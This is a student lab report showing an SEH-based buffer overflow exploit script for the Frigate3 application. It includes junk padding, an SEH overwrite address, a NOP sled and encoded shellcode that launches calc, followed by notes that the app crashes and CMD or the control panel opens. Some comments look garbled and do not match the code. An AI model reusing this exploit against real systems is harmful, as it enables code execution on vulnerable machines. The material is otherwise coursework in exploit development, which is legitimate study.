

18bcn7054

LAB 8

Script:



```




1  # exploit2.py
2
3  junk="A" * 4112
4
5  nops="\xeb\x20\x90\x90"
6
7  seh="\x48\x0c\x01\x40"
8
9
10
11  #48010c40  58          POP     EAX
12  #48010c4c  50          POP     EBP
13  #48010c4d  c3         RETN
14  #POP EAX, POP EBP, RETN ] [rtlib.bol] [C:\Program Files\Frigate3\rtlib
15
16  nops="\x90" * 50
17
18  # msvc90m -o x86 --platform windows -p windows/exec CMD=calc -e x86/a
19
20  buf = b""
21  buf += b"\x39\xae\xdb\xcd\xdf\x72\xf4\x5f\x57\x59\x49\x49\x49"
22  buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
23  buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
24  buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x42\x30\x42\x42\x41\x42"
25  buf += b"\x58\x50\x30\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
26  buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
27  buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
28  buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
29  buf += b"\x54\x32\x51\x50\x34\x5f\x6f\x60\x67\x4a\x34\x66\x44"
30  buf += b"\x71\x39\x6f\x4a\x6c\x35\x6c\x70\x61\x63\x4c\x77\x72"
31  buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
32  buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
33  buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4a\x6b\x30\x4c\x72"
34  buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
35  buf += b"\x4e\x6b\x76\x39\x45\x70\x73\x51\x39\x43\x6e\x6b\x67"
36  buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"

```

Payload


A screenshot of a Windows Notepad application titled "payload - Notepad". The menu bar shows "File Edit Format View Help". The main text area contains approximately 60 lines of uppercase letter 'A'. On the final line, there is a shell command: `K! @%\$&'()*~+-^`=|;:'"/?[]\`{ }_!"#\$%&*~@#01()r0_wYIIIIIICCCCCC7OZ!XPD0AkAAQ2AB2B0BBABXP8AbUjIv)YxMRu`.





The App crashes and CMD opens:

Change the default trigger to open the control panel:



The app crashes and the control panel opens:

